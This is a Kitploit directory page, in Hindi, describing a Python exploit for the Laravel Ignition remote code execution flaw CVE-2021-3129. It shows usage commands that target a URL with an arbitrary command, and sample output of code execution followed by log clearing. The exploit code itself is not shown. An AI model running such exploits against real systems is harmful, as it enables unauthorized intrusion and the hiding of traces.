
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2021-3129 — CVE-2021-3129 के लिए Python शोषण जो कमजोर Laravel Ignition एंडपॉइंट्स पर मनमाने आदेशों को निष्पादित करने के लिए PHAR deserialization को स्वचालित करता है। | Kitploit
उपकरण/GitHubGitHub/0x0d3ad/cve-2021-3129
पेलोड जनरेशनभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंग
GitHub0x0d3ad/cve-2021-3129

CVE-2021-3129

CVE-2021-3129 के लिए Python शोषण जो कमजोर Laravel Ignition एंडपॉइंट्स पर मनमाने आदेशों को निष्पादित करने के लिए PHAR deserialization को स्वचालित करता है।

रिपॉजिटरी देखें
1011 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2021-3129 Laravel Ignition RCE शोषण

यह CVE-2021-3129 के लिए एक Python शोषण स्क्रिप्ट है, जो Laravel में Ignition पैकेज स्थापित होने पर एक रिमोट कोड निष्पादन भेद्यता है। यह भेद्यता एक हमलावर को PHAR डिसीरियलाइज़ेशन के माध्यम से मनमानी सिस्टम कमांड निष्पादित करने की अनुमति देती है।

विशेषताएँ

  • phpggc का उपयोग करके स्वचालित रूप से PHAR पेलोड उत्पन्न करता है
  • निष्पादित करने के लिए किसी भी कमांड के लिए उपयोगकर्ता इनपुट स्वीकार करता है (जैसे, id, whoami, आदि)
  • लॉग साफ़ करना, पेलोड इंजेक्ट करना, लॉग को PHAR में परिवर्तित करना और डिसीरियलाइज़ेशन को ट्रिगर करना सहित संपूर्ण शोषण प्रक्रिया को स्वचालित करता है

पूर्वापेक्षाएँ

  • Python 3.x
  • requests लाइब्रेरी
  • आपके सिस्टम पर PHP स्थापित
  • phpggc स्थापित (PHAR पेलोड उत्पन्न करने के लिए)

स्थापना

  1. रिपॉजिटरी क्लोन करें:

    git clone https://github.com/0x0d3ad/CVE-2021-3129.git
    cd CVE-2021-3129
    
  2. आवश्यक Python पैकेज स्थापित करें:

    pip install requests
    
  3. वांछित लक्ष्य और कमांड के साथ स्क्रिप्ट चलाएँ:

    python3 CVE-2021-3129.py http://example.com --cmd 'id'
    


    उदाहरण आउटपुट:

    [+] Generating PHAR payload for command: id
    [+] Trying to clear logs
    [+] Logs cleared
    [+] Convert log file to PHAR
    [+] Successfully converted logs to PHAR
    [+] PHAR deserialized
    ---------------------------------------
    uid=33(www-data) gid=33(www-data) groups=33(www-data)
    ---------------------------------------
    [+] Trying to clear logs
    [+] Logs cleared
    

आर्गुमेंट्स

  • target (आवश्यक): भेद्य Laravel एप्लिकेशन का URL.
  • --cmd (वैकल्पिक): लक्ष्य पर निष्पादित किया जाने वाला कमांड (डिफ़ॉल्ट: whoami).
  • --log_path (वैकल्पिक): उपयोग किया जाने वाला लॉग फ़ाइल पथ (डिफ़ॉल्ट: ../storage/logs/laravel.log).
POC

POC

POC

टूल डाउनलोड करें